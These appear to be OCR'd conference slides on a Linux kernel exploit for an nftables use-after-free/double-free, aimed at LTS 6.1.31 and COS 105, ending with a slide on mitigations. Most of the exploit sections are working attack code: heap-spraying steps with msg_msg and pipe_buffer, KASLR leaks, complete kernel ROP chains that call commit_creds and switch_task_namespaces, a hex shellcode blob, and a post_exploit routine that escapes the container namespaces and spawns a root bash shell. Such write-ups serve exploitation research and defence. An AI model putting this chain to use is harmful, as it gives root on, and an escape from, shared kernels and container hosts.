
- Overread by *msgrcv()* with MSG_COPY flag
  - Leak the *m_list.prev* field of adjacent *msg_msg*
  - kmalloc-cg-1k leak



kmalloc-cg-1k kmalloc-cg-512

# The Exploit: LTS 6.1.31 instance

- Free it and reclaim it with *msg_msgseg* again
  - This time we set the next to kmalloc-cg-1k addr




kmalloc-cg-1k kmalloc-cg-512

# The Exploit: LTS 6.1.31 instance

- Place the *pipe_buffer* by pipe operation

```
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```




kmalloc-cg-1k    kmalloc-cg-512

# The Exploit: LTS 6.1.31 instance

- Overread by *msgrcv()* with MSG_COPY flag
  - KASLR leak by *anon_pipe_buf_ops*


```
static const struct pipe_buf_operations anon_pipe_buf_ops = {
	.release	= anon_pipe_buf_release,
	.try_steal	= anon_pipe_buf_try_steal,
	.get		= generic_pipe_buf_get,
};
```

```
/* Insert it into the buffer array */
buf = &pipe->bufs[head & mask];
buf->page = page;
buf->ops = &anon_pipe_buf_ops;
buf->offset = 0;
buf->len = 0;
```




# The Exploit: LTS 6.1.31 instance

- Free the unaligned chunk through next fields



# The Exploit: LTS 6.1.31 instance

- Reclaim it with *msg_msg*
    - a.k.a unaligned *msg_msg* techniques
    - Can achieve full OOB write bypassing CONFIG_USERCOPY_HARDENED




kmalloc-cg-1k

# The Exploit: LTS 6.1.31 instance

- Write the fake vtable and ROP payload
- Close the pipefds to trigger PC control
  - Kernel stack is pivoted and ROP goes on

```
static inline void pipe_buf_release(struct pipe_inode_info *pipe,
                                    struct pipe_buffer *buf)
{
        const struct pipe_buf_operations *ops = buf->ops;

        buf->ops = NULL;
        ops->release(pipe, buf);
}
```



# The Exploit: LTS 6.1.31 instance

- Kernel ROP payload
  - *commit_creds(prepare_kernel_creds(&init_task))*
    - Alloc new kernel-privileged cred and install it into current process
  - *switch_task_namespace(find_task_by_vpid(1), &init_nsproxy)*
    - Make the root process of container’s nsproxy into init_nsproxy
  - *swapgs_restore_regs_and_return_to_usermode*
    - End the ROP and return to the user mode

```
uintptr_t *gadget_start = (uintptr_t *)(buf_ptr + 0x50);
int idx = 0;
gadget_start[idx++] = POP_RDI_RET + kaslr_slide;
gadget_start[idx++] = INIT_TASK + kaslr_slide;
gadget_start[idx++] = PREPARE_KERNEL_CRED + kaslr_slide;

gadget_start[idx++] = POP_RSI_RET + kaslr_slide;
gadget_start[idx++] = pipe_buffer_addr + 0x200 + 0x7f;
gadget_start[idx++] = PUSH_RAX_JMP_QPTR_RSI + kaslr_slide;
gadget_start[idx++] = COMMIT_CREDS + kaslr_slide;

gadget_start[idx++] = POP_RDI_RET + kaslr_slide;
gadget_start[idx++] = 1;
gadget_start[idx++] = FIND_TASK_BY_VPID + kaslr_slide;

gadget_start[idx++] = POP_RSI_RET + kaslr_slide;
gadget_start[idx++] = pipe_buffer_addr + 0x200 + 0x7f;
gadget_start[idx++] = PUSH_RAX_JMP_QPTR_RSI + kaslr_slide;
gadget_start[idx++] = POP_RSI_RET + kaslr_slide;
gadget_start[idx++] = INIT_NSPROXY + kaslr_slide;
gadget_start[idx++] = SWITCH_TASK_NAMESPACES + kaslr_slide;

gadget_start[idx++] = RET2USERMODE + kaslr_slide;
gadget_start[idx++] = 0;
gadget_start[idx++] = 0;
save_state();
// for prevent xmm segfault
rsp &= ~0xf;
rsp += 8;
gadget_start[idx++] = post_exploit;
gadget_start[idx++] = cs;
gadget_start[idx++] = rflags;
gadget_start[idx++] = rsp;
gadget_start[idx++] = ss;


*(uintptr_t *)(buf_ptr + 0x200) = POP_RDI_RET + kaslr_slide;
```

# The Exploit: LTS 6.1.31 instance

- Userland post-exploit
  - Fork the process
    - Spin the parent process
      - To avoid touching corrupted cpu freelist
    - On child process
      - Change the CPU affinity
        - To avoid touching corrupted cpu freelist
      - Call *setns(open("/proc/1/ns/{mnt, pid, net}", O_RDONLY), 0)*
        - To escape from container namespace
      - Call *execve("/bin/bash",...)*
        - Spawn root shell

```c
void post_exploit(void){
    printf("[+] exploit success!!\n");
    // spin the parent
    if(fork()){ for(;;); }
    // move to safe cpu
    // to prevent access to corrupted freelist
    set_cpu_affinity(1, 0);
    sleep(1);

    // escape pid/mount/network namespace
    setns(open("/proc/1/ns/mnt", O_RDONLY), 0);
    setns(open("/proc/1/ns/pid", O_RDONLY), 0);
    setns(open("/proc/1/ns/net", O_RDONLY), 0);

    printf("[+] now drop the shell\n");

    // drop root shell
    execlp("/bin/bash", "/bin/bash", NULL);
    exit(0);

}
```

# The Exploit: COS 105 instance

- COS-105 instance Exploit
    - Based on Linux v5.15 LTS
    - Netfilter objects is not separated as cgroup caches
        - nft objects are accounted after v5.18
        - From commit 33758c891479ea1c736abfee64b5225925875557

**memcg: enable accounting for nft objects**

```
nftables replaces iptables, but it lacks memcg accounting.

This patch account most of the memory allocation associated with nft
and should protect the host from misusing nft inside a memcg restricted
container.
```

```
@@ -4382,11 +4382,11 @@ static int nf_tables_newset(struct sk_buff *skb, const struct nfnl_info *info,
 	alloc_size = sizeof(*set) + size + udlen;
 	if (alloc_size < size || alloc_size > INT_MAX)
 		return -ENOMEM;
-	set = kvzalloc(alloc_size, GFP_KERNEL);
+	set = kvzalloc(alloc_size, GFP_KERNEL_ACCOUNT);
 	if (!set)
 		return -ENOMEM;

-	name = nla_strdup(nla[NFTA_SET_NAME], GFP_KERNEL);
+	name = nla_strdup(nla[NFTA_SET_NAME], GFP_KERNEL_ACCOUNT);
 	if (!name) {
 		err = -ENOMEM;
 		goto err_set_name;
```

# The Exploit: COS 105 instance


- *user_key_payload* struct

```
struct user_key_payload {
    struct rcu_head rcu;        /* RCU destructor */
    unsigned short  datalen;    /* length of this data */
    char        data[] __aligned(__alignof__(u64)); /* actual data */
};
```

- Allocated as GFP_KERNEL via *keyctl()*


```
int user_preparse(struct key_preparsed_payload *prep)
{
        struct user_key_payload *upayload;
        size_t datalen = prep->datalen;

        if (datalen <= 0 || datalen > 32767 || !prep->data)
                return -EINVAL;

        upayload = kmalloc(sizeof(*upayload) + datalen, GFP_KERNEL);
        if (!upayload)
                return -ENOMEM;
```

**struct user_key_payload**



# The Exploit: COS 105 instance


- Leverage double free to chunk overlap
  - *user_key_payload* vs *nft_set*




```
struct nft_set {
	struct list_head		list;
	struct list_head		bindings;
	refcount_t			refs;
	struct nft_table		*table;
	possible_net_t			net;
	char				*name;
	u64				handle;
	u32				ktype;
	u32				dtype;
	u32				objtype;
	u32				size;
	u8				field_len[NFT_REG32_COUNT];
	u8				field_count;
	u32				use;
	atomic_t			nelems;
	u32				ndeact;
	u64				timeout;
	u32				gc_int;
	u16				policy;
	u16				udlen;
	unsigned char			*udata;
	struct list_head		pending_update;
	/* runtime data below here */
	const struct nft_set_ops	*ops ____cacheline_aligned;
	u16				flags:13,
					dead:1,
					genmask:2;
	u8				klen;
	u8				dlen;
	u8				num_exprs;
	struct nft_expr			*exprs[NFT_SET_EXPR_MAX];
	struct list_head		catchall_list;
	unsigned char			data[]
		__attribute__((aligned(__alignof__(u64))));
};
```


# The Exploit: COS 105 instance

- Read the *user_key_payload*
    - *datalen* is corrupted by *bindings.next*
    - Kmalloc-1k leak from *catchall_list*
    - KASLR base leak from *ops*



# The Exploit: COS 105 instance

- RCU-free and reclaim the *user_key_payload*
- Trigger set deletion with NFT_MSG_DELSET command for ROP




```c
static void nft_set_destroy(const struct nft_ctx *ctx, struct nft_set *set)
{
	int i;

	if (WARN_ON(set->use > 0))
		return;

	for (i = 0; i < set->num_exprs; i++)
		nft_expr_destroy(ctx, set->exprs[i]);

	set->ops->destroy(ctx, set);
	nft_set_catchall_destroy(ctx, set);
	nft_set_put(set);
}
```

# The Exploit: COS 105 instance

- Kernel ROP payload
  - *set_memory_x(heap_addr, 1)*
    - Make current chunk address rwx
  - Shellcode address
- Kernel shellcode
  - Escalate privilege for target *task_struct*

    (Functionally similar to ROP chain from LTS exploit)

```c
uintptr_t *rop = (uintptr_t*)buf + 0x1a;
uint64_t it = 0;
rop[it++] = PRDI + kaslr_slide;
rop[it++] = heap_addr & ~0xfffUL;
rop[it++] = PRSI + kaslr_slide;
rop[it++] = 1;
rop[it++] = SET_MEMORY_X + kaslr_slide;
rop[it++] = heap_addr + 0x18 + 0x20 * 8;

unsigned char *sc = &rop[it];
unsigned char data[140] = {
    0x49,0xc7,0xc7,0x0,0x0,0x0,0x0,0x48,0xbf,0x0,0x0,0xfe,0xca,0xef,0xbe,0xad,
    0xde,0x48,0xb8,0x1,0x0,0xfe,0xca,0xef,0xbe,0xad,0xde,0xff,0xd0,0x49,0x89,0xc6,
    0x48,0xbb,0x2,0x0,0xfe,0xca,0xef,0xbe,0xad,0xde,0x49,0x89,0x9e,0x50,0x7,0x0,
    0x0,0x49,0x89,0x9e,0x58,0x7,0x0,0x0,0x48,0xbb,0x5,0x0,0xfe,0xca,0xef,0xbe,
    0xad,0xde,0x49,0x89,0x9e,0xa8,0x7,0x0,0x0,0x48,0xbb,0x3,0x0,0xfe,0xca,0xef,
    0xbe,0xad,0xde,0x49,0x89,0x9e,0xc0,0x7,0x0,0x0,0x4d,0x8b,0xb6,0x88,0x4,0x0,
    0x0,0x49,0x81,0xee,0x88,0x4,0x0,0x0,0x49,0xff,0xc7,0x49,0x81,0xff,0xe8,0x3,
    0x0,0x0,0x7e,0xac,0x48,0xbf,0xff,0xff,0xff,0xff,0x0,0x0,0x0,0x0,0x48,0xb8,
    0x4,0x0,0xfe,0xca,0xef,0xbe,0xad,0xde,0xff,0xd0,0xeb,0xe8,
};
replace(data, sizeof(data), 0xdeadbeefcafe0000, child_pid);
replace(data, sizeof(data), 0xdeadbeefcafe0001, FIND_TASK_BY_VPID + kaslr_slide);
replace(data, sizeof(data), 0xdeadbeefcafe0002, INIT_CRED + kaslr_slide);
replace(data, sizeof(data), 0xdeadbeefcafe0003, INIT_NSPROXY + kaslr_slide);
replace(data, sizeof(data), 0xdeadbeefcafe0004, MSLEEP + kaslr_slide);
replace(data, sizeof(data), 0xdeadbeefcafe0005, INIT_FS + kaslr_slide);
memcpy(sc, data, sizeof(data));
```

# The Exploit: COS 105 instance


- Userland post-exploit
  - Child process is forked in very first stage
    - Check the current euid
    - Invoke same *post_exploit* function with LTS exploit


```c
void fork_child_waiter()
{
    if (pipe(child_pipe) < 0) {
        perror("pipe");
    }
    if ((child_pid = fork()) == 0) {  // child
        char dummy;
        if (read(child_pipe[0], &dummy, 1) != 1) {
            perror("waiter read()");
        }
        for (int i = 0; i < 10; i++) {
            int euid;
            usleep(500000);
            if ((euid = geteuid()) == 0)
                break;
            printf("euid = %d\n", euid);
            if (i == 9) {
                exit(0);
            }
        }
        post_exploit();
        exit(-1);
    }  // parent, passthrough
    printf("child pid: %d\n", child_pid);
}
```


# The Exploit: Mitigation 6.1 instance

- Mainly focused on UAF mitigation
- 3 types of mitigations introduced:
  - CONFIG_SLAB_VIRTUAL
    - Prevent page reclaim attack (a.k.a cross-cache attack)
  - CONFIG_KMALLOC_SPLIT_VARSIZE
    - Prevent reclaiming fixed-sized objects with variable-sized objects
  - CONFIG_SLAB_FREELIST_HARDENED invariant
    - Prevent freelist poisoning (Freelist hijacking, unaligned free...)

